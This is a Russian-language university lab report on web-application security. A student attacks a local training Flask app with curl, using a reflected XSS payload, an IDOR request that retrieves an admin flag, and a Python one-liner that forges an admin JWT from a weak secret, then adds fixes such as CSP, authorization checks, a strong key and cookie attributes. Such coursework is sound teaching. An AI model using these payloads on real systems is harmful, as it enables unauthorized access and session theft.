-Министерство образования Республики Беларусь
Учреждение образования
«Брестский государственный технический университет»
Кафедра ИИТ

Лабораторная работа №1

По дисциплине: «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов, настройка механизмов аутентификации»

Выполнил:
Студент 4 курса
Группа: ИИ-26
Вирко Е.Д.
Проверил:
Хацкевич А. С.

Брест 2026


Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

Вариант 1:

Вариант	Условие SQLi (Payload type)	Вектор XSS (Обязательный тег)	BOLA: ID жертвы	JWT: Целевая роль (role)	Защита: Директива CSP
1	Boolean-based (OR)	<script>	ID = 1 (admin)	admin	default-src

Задание 1. Обход аутентификации через SQL-инъекцию и ее устранение

1. Выполните эксплуатацию уязвимости SQL-инъекции через эндпоинт http://127.0.0.1:5000/login с помощью консольной утилиты curl для обхода аутентификации и получения сессионного токена администратора (токен понадобится в задании 4).
2. Устраните уязвимости SQL-инъекции путем переключения запроса на параметризованный вид в работающем экземпляре приложения через консоль Python.
3. Перезапустите сервер, повторите атаку пункта 1 и убедитесь, что сервер возвращает ошибку Invalid credentials (код 401).



Задание 2. Эксплуатация межсайтового скриптинга (XSS)

1. Выполните отправку полезной нагрузки отраженного межсайтового скриптинга (Reflected XSS) через GET-запрос с помощью curl на эндпоинт http://127.0.0.1:5000/search?q= для демонстрации выполнения произвольного кода в контексте браузера.
2. Выполните внедрение защитного HTTP-заголовка Content-Security-Policy (CSP) в конфигурацию ответов сервера для блокировки выполнения несанкционированных сценариев.

```
C:\Users\shani>curl.exe "http://127.0.0.1:5000/search?q=<script>alert(1)</script>"curl.exe "http://127.0.0.1:5000/search?q=<script>alert(1)</script>"
<h1>Результаты поиска для: <script>alert(1)</script>curl.exe</h1><p>Ничего не найдено.</p><h1>Результаты поиска для: <script>alert(1)</script></h1><p>Ничего не найдено.</p>
C:\Users\shani>
```

```
@app.after_request
def add_security_headers(response):
    # default-src
    response.headers['Content-Security-Policy'] = "default-src 'self'"
    return response

if __name__ == '__main__':
    init_db()
    app.run(host='0.0.0.0', port=5000)
```

```
<h1>Результаты поиска для: <script>alert(1)</script>curl.exe</h1><p>Ничего не найдено.</p>* we are done reading and this is set to close, stop send
* abort upload
* shutting down connection #0
* Hostname 127.0.0.1 was found in DNS cache
*   Trying 127.0.0.1:5000...
* Connected to 127.0.0.1 (127.0.0.1) port 5000
* using HTTP/1.x
> GET /search?q=<script>alert(1)</script> HTTP/1.1
> Host: 127.0.0.1:5000
> User-Agent: curl/8.13.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: Werkzeug/3.1.9 Python/3.14.3
< Date: Wed, 14 Oct 2026 07:14:42 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 116
< Content-Security-Policy: default-src 'self'
< Connection: close
```

Задание 3. Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)

1. Выполните несанкционированное извлечение конфиденциальных данных администратора (Флаг системы) по прямому идентификатору через эндпоинт http://127.0.0.1:5000/api/profile/1 с помощью curl.
2. Выполните добавление проверки авторизации (валидации совпадения идентификатора сессии пользователя с запрашиваемым ID) в программную логику API.

```
C:\Users\shani>curl.exe http://127.0.0.1:5000/api/profile/1
{"private_data":"FLAG{admin_master_key}","username":"admin"}
```

```
C:\Users\shani>curl.exe -H "Cookie: auth_token=eyJhbGciOiJIUzI1
S0w" http://127.0.0.1:5000/api/profile/1
{"private_data":"FLAG{admin_master_key}","username":"admin"}
```

```
C:\Users\shani>curl.exe -H "Cookie: auth_
S0w" http://127.0.0.1:5000/api/profile/2
{"error":"Forbidden: Access Denied"}
127.0.0.1 - - [14/Oct/2026 10:51:36] "GET /api/profile/1 HTTP/1.1" 200 -
127.0.0.1 - - [14/Oct/2026 10:52:20] "GET /api/profile/2 HTTP/1.1" 403 -
C:\Users\shani>curl.exe http://127.0.0.1:5000/api/profile/1
{"error":"Unauthorized: No token"}
```

Задание 4. Подделка и атака на JWT-токен

1. Выполните подбор слабого секретного ключа JWT с помощью однострочника на Python в терминале и сгенерируйте поддельный токен с повышенными привилегиями (role: admin) для доступа к закрытой панели /admin.
2. Выполните усиление параметров генерации токена в коде (переход на криптостойкий случайно генерируемый секрет фиксированной длины не менее 256 бит).

```
C:\Users\shani>python -c "import jwt; print(jwt.encode({'user_id': 1, 'username': 'admin', 'role': 'admin', 'exp': 9999999999}, 'student2026', algorithm='HS256'))"
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjo5OTk5OTk5OTk5fQ.I7Umyxd8s4vgqZvZyCisRi5AlQIVRoNQ6_PBoG6kI5s
JWT_SECRET = secrets.token_hex(32) # НЕуязвимый НЕслабый ключ для взлома
C:\Users\shani>curl.exe -H "Cookie: a
I5s" http://127.0.0.1:5000/admin
Invalid token
C:\Users\shani>
C:\Users\shani>curl.exe -H "Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6I
I5s" http://127.0.0.1:5000/admin
<h1>Панель администратора</h1><p>Флаг захвачен: FLAG{JWT_FORGED_SUCCESS}</p>
C:\Users\shani>
import secrets
```

Задание 5. Проектирование механизмов защиты (Без написания кода)


1. Выполните настройку защищенных атрибутов для HTTP-заголовка Set-Cookie при выдаче сессионного токена в коде приложения для нейтрализации атак кражи сессий через XSS и перехвата трафика (MitM).
2. Выполните проектирование и внедрение HTTP-заголовка Content-Security-Policy с использованием индивидуальной директивы для блокировки выполнения внедренного тега <script>.

Цель: Заблокировать выполнение внедренного тега <script> (Reflected XSS).

Директива: default-src 'self'.

Принцип работы: Директива default-src задает политику по умолчанию для всех типов ресурсов. Значение 'self' разрешает браузеру загружать скрипты (и другие ресурсы) только с текущего домена.

Результат: Когда злоумышленник внедряет инлайновый скрипт <script>alert(1)</script>, браузер видит, что этот скрипт не загружен с домена 'self' (он является частью HTML-документа). Так как в политике отсутствует ключевое слово 'unsafe-inline', браузер блокирует выполнение этого скрипта и выдает ошибку в консоль.



Вывод: освоил практическое применение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмы компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.